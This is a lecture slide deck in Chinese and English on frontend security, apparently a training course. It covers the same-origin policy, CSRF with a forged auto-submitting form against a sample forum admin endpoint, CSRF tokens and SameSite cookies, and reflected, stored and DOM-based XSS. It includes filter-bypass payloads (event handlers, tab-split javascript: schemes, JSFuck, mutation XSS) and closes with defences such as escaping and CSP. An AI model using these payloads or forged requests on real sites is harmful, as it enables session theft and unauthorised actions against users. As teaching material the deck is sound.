




Basic

Frontend Security

@splitline



同源政策 / Same Origin Policy (SOP)



同源政策 / Same Origin Policy (SOP)

- 同 **protocol**、同 **host**、同 **port** → 可互相存取資源
- For **http://www.splitline.tw/**

URL	Same Origin?	Why
http <u>s</u> ://www.splitline.tw/	✗	協議不同: http VS https
http:// <u>meow</u> .splitline.tw/ http://splitline.tw	✗	domain 不同
http://splitline.tw: <u>8787</u> /	✗	Port 不同
http://www.splitline.tw/foo/bar.html	✓	



 https://example.com/



```

```



Cross-origin

- Cross-origin read Disallowed ✗
- Cross-origin writes Allowed ✓
- Cross-origin embedding Allowed ✓

Cross-origin

- Cross-origin read Disallowed ❌
 - XMLHttpRequest
 - 讀取 iframe 內容
- Cross-origin writes Allowed ✅
- Cross-origin embedding Allowed ✅

Cross-origin

- Cross-origin read Disallowed ❌
- Cross-origin writes Allowed ✅
 - Link
 - Redirect
 - Submit form
- Cross-origin embedding Allowed ✅

Cross-origin

- Cross-origin read Disallowed ❌
- Cross-origin writes Allowed ✅
- Cross-origin embedding Allowed ✅
 - JavaScript `<script src=" ... "> </script>`
 - CSS `<link rel="stylesheet" href=" ... ">`
 - image ``
 - media `<video>, <audio>`
 - extension `<object>, <embed>, <applet>`
 - `<iframe>, <frame>`
 - `@font-face`

CSRF

Cross-site Request Forgery

 <https://my.forum/admin>



Delete Post



`https://my.forum/admin/deletePost?id=9487`

 <https://evil-site.com/>

Watch Free Movies Online

```



```

.....

 <https://evil-site.com/>

Watch Free Movies Online

```



```

.....

 https://evil-site.com/

Watch Free Movies Online

```

```

```

```

.....

CSRF

- Cross-site Request Forgery
- 偽造 client 端的惡意請求
- 駭客讓 admin 瀏覽一個惡意網站 evil-site.com
- evil-site.com 送出（偽造）了一個 CSRF request 給 my.forum

What about **POST** request?

 https://my.forum/admin



Delete Post



```
<form method="POST" action="/admin/deletePost">
  <input name="id" value="9487">
  <button>Delete Post</button>
</form>
```

 <https://evil-site.com/>

Watch Free Movies Online

```
<form method="POST"  
  action="https://my.forum/admin/deletePost">  
  <input name="id" value="9487">  
</form>
```

```
<script>$("form").submit()</script>
```


 https://evil-site.com/

Watch

POST /admin/deletePost HTTP/1.1

Host: my.forum

Cookie: session=<admin-session>

id=9487

```
<form method="POST"
```

```
  action="https://my.forum/admin/deletePost">
```

```
    <input name="id" value="9487">
```

```
  </form>
```

```
<script>$("form").submit()</script>
```

 https://evil-site.com/

Watch

```
POST /admin/deletePost HTTP/1.1
```

```
Host: my.forum
```

```
Cookie: session=<admin-session>
```

Hacked

```
</form>
```

```
<script>$("form").submit()</script>
```

superlogout.com




它會將你的一堆服務登出，請小心服用



CSRF Token

- 在使用者訪問網站時被設定一個 token (放在 cookie 之類的)
- 發送請求時需同時送出 token



CSRF Token

- 在使用者訪問網站時被設定一個 token (放在 cookie 之類的)
- 發送請求時需同時送出 token

```
... <div class="uk-margin-bottom uk-text-center">...</div>
    <h3 id="title" class="uk-card-title uk-text-center">會員登入</h3>
    ▼<form action="/account/login/" method="post">
...     <input type="hidden" name="csrfmiddlewaretoken" value=
        "UBxaMKvNj5pzBilaefquEUBD2yBCIz2d8oaXJrygQ0DIDV2voYTNbjlRra6PSjy"> ==
    ▶<div class="uk-margin">...</div>
    ▶<div class="uk-margin">...</div>
```

CSRF token in Django framework

 https://my.forum/admin



Delete Post



```
<form method="POST" action="/admin/deletePost">
  <input name="id" value="9487">
  <input name="csrf_token" value="qRfj1K9pb2xi">
  <button>Delete Post</button>
</form>
```

後端會比對這個 token

 https://evil-site.com/

Watch Free Movies Online

```
<form method="POST"  
  action="https://my.forum/admin/deletePost">  
  <input name="id" value="9487">  
  <input name="csrf_token" value="🤔🤔🤔">  
</form>  
  
<script>$("form").submit()</script>
```

🔒 <https://evil-site.com/>

Watch Free M

窩不知道



```
<form method="POST" action="http://evil-site.com/deletePost">
  <input name="csrf_token" value="😞😞😞">
</form>

<script>$("form").submit()</script>
```


Can't CSRF

- Methods other than GET / POST (e.g. PUT, DELETE)
- Special HTTP header
- SameSite cookie

SameSite Cookie

- Lax
 - 只有在以下三種狀況會帶 cookie
 - ``
 - `<link rel="prerender" href=" ... " />`
 - `<form method="GET" action=" ... ">`
- Strict
 - 不論如何都不會從其他地方把 cookie 帶過來
- None (default in old standard)
 - 不論如何都會帶上 cookie

Reference: [SameSite cookies - HTTP](#)

SameSite Cookie: New standard

- Lax (default)
 - 只有在以下三種狀況會帶 cookie
 - ``
 - `<link rel="prerender" href=" ... " />`
 - `<form method="GET" action=" ... ">`
- Strict
 - 不論如何都不會從其他地方把 cookie 帶過來
- None (必須搭配 Secure 屬性一起用)
 - 不論如何都會帶上 cookie

Reference: [SameSite cookies - HTTP](#)

XSS

Your name:

splitline|

<p>Hi, splitline!</p>

<p>Hi, <h1> splitline </h1>!</p>

<p>Hi, <script> alert(/xss/) </script>!</p>

<p>Hi, <script>!/p>

splitline.tw 顯示

/xss/


確定

XSS

- Cross-site Scripting
- 讓使用者的瀏覽器執行駭客給的任意 script
- 沒妥善處理輸入 → 輸入的一部分被當作 script 執行

Self-XSS

- You XSS yourself.
- 自己手動去把惡意的 JavaScript 跑起來



住手！

這是專門提供給開發人員的瀏覽器功能。如果有人告訴你在此處複製貼上某些內容可以使用某個 Facebook 功能或「駭入」其他人的帳號，那其實是不實的詐騙訊息，並且會讓不法之徒有機會存取你的 Facebook 帳號。

詳情請參考<https://www.facebook.com/selfxss>。

Self-XSS

Real world example →



黃志仁



2014年4月13日 · 人

Video : how to hack any Facebook account and work to protect your account

<https://www.youtube.com/watch?v=A1b-KysT33U>



讚



留言




分享

XSS Category

- Reflected XSS
- Stored XSS
- DOM-based XSS

Reflected XSS

把惡意輸入一次性的映射（reflect）到網頁上


 `https://example.com/?name=<script>alert(1)</script>`

Reflect

`<h1>Hello, <script>alert(1)</script></h1>`

Stored XSS

- 伺服器會儲存 (store) 駭客的惡意輸入



DOM-based XSS

- JavaScript 讀取惡意輸入造成 XSS

 [https://example.com/#alert\(1\)](https://example.com/#alert(1))

```
<script>  
    eval(decodeURI(location.hash.slice(1)));  
</script>
```


Besides `<script>` element

Event Handler

- `<svg/onload=alert(1)>`
- ``
- `<input onfocus=alert(1)>`

javascript: Scheme

- `Click Me`
- `location.replace("javascript:alert(1)");`

I want to stop HACKERS!

Blacklist

```
[space]on ... =  
javascript:  
<script
```

Blacklist

```
[space]on ... =  
javascript:  
<script
```

Blacklist

[space]on ... =

<svg<TAB>onload=alert(1)>

Blacklist

[space]on ... =

<svg\n
onload=alert(1)>

Blacklist

[space]on ... =

<svg/onload=alert(1)>

onload=alert(1)>

Blacklist

```
[space]on ... =  
javascript:  
<script
```

Blacklist

[space]on ... =

X

Blacklist

[space]on ... =

```
<a href="java\tscript:alert(1)">X</a>
```

Blacklist

`X`

Blacklist

```
[space]on ... =  
javascript:  
<script
```



JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the form below to convert your own script. Uncheck "eval source" to get back a plain string.

```
alert(1)
```

Encode

☒ Eval Source ☒ Run In Parent Scope

Run In Parent Scope

[illegible]



JSFuck

JSFuck is an esoteric and educational programming style based on the atomic parts of JavaScript. It uses only six different characters to write and execute code.

It does not depend on a browser, so you can even run it on Node.js.

Use the
get k

www.jsfuck.com 顯示

aler

1

確定

[] []
[([]
[)] []
[] +
[] + (! [] + []) [! + [] + ! + [] + ! + [] + (! [] + []) [+ [] + (! [] + []) [+ ! + [] + ([]
[] + []) [+ [] + ([(! [] + []) [+ [] + (! [] + []) [! + [] + ! + [] + (! [] + []) [+ ! + [] +
(! [] + []) [+ []] + []) [! + [] + ! + [] + ! + [] + (! [] + []) [+ [] + (! [] + []) [(! [] +
[]) [+ [] + (! [] + []) [! + [] + ! + [] + (! [] + []) [+ ! + [] + (! [] + []) [+ []]) [+ ! + [] +
+ []] + (! [] + []) [+ ! + []] ((! [] + []) [+ ! + [] + (! [] + []) [! + [] + ! + [] + ! +
[] + (! [] + []) [+ [] + ([] [] + []) [+ [] + (! [] + []) [+ ! + [] + ([] [] + [])
[+ ! + [] + (+ [! [] + []) [(: [] + []) [+ [] + (: [] + []) [! + [] + ! + [] + (! [] + []) [+ ! + [] +
(! [] + []) [+ []]) [+ ! + [] + [+ ! + []] + (! [] + []) [! + [] + ! + [] + ! + [] + (+ (! [] + ! +
[] + ! + [] + [+ ! + []]) [(! [] + []) [+ [] + (! [] + []) [(! [] + []) [+ [] + (: [] + [])
[! + [] + ! + [] + (! [] + []) [+ ! + [] + (! [] + []) [+ []]) [+ ! + [] + [+ []] + ([] + [])
[([(! [] + []) [+ [] + (! [] + []) [! + [] + ! + [] + (! [] + []) [+ ! + [] + (! [] +
[]) [+ []] + []) [! + [] + ! + [] + ! + [] + (! [] + []) [(! [] + []) [+ [] + (! [] + []) [! + [] + ! +
[] + (! [] + []) [+ ! + [] + (! [] + []) [+ [] + (! [] + []) [+ ! + [] + (! [] + []) [+ ! +

Read More:

[Cross-Site Scripting \(XSS\) Cheat Sheet -
2021 Edition | Web Security Academy](#)

What can XSS do exactly?

- 偷取 cookie (僅限無 HttpOnly flag 的 cookie)
- 偽造請求：不受前述 CSRF 的任何限制
- 偷取各種資訊
 - Screenshot
 - Key logger
 - ...

How to prevent XSS?

- Escape HTML syntax
 - In PHP: `htmlspecialchars()`
 - `<` \longrightarrow `<`
 - `>` \longrightarrow `>`
 - `"` \longrightarrow `"`
 - ...
- Filter HTML syntax
 - No `<script>` tag
 - No event handler (`onclick=" ... "`)
 - ...
- Content-Security-Policy

How to prevent XSS?

- Escape HTML / JavaScript syntax **is hard**

- `javascript:alert(1)`

- Filter HTML syntax **is hard**

- [Mutation XSS in Google Search](#)

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy

How to prevent XSS?

- Escape HTML / JavaScript syntax **is hard**

- `javascript:alert(1)`

- Filter HTML syntax **is hard**

- [Mutation XSS in Google Search](#)

```
<noscript><p title="</noscript><img src=x onerror=alert(1)>">
```

- Content-Security-Policy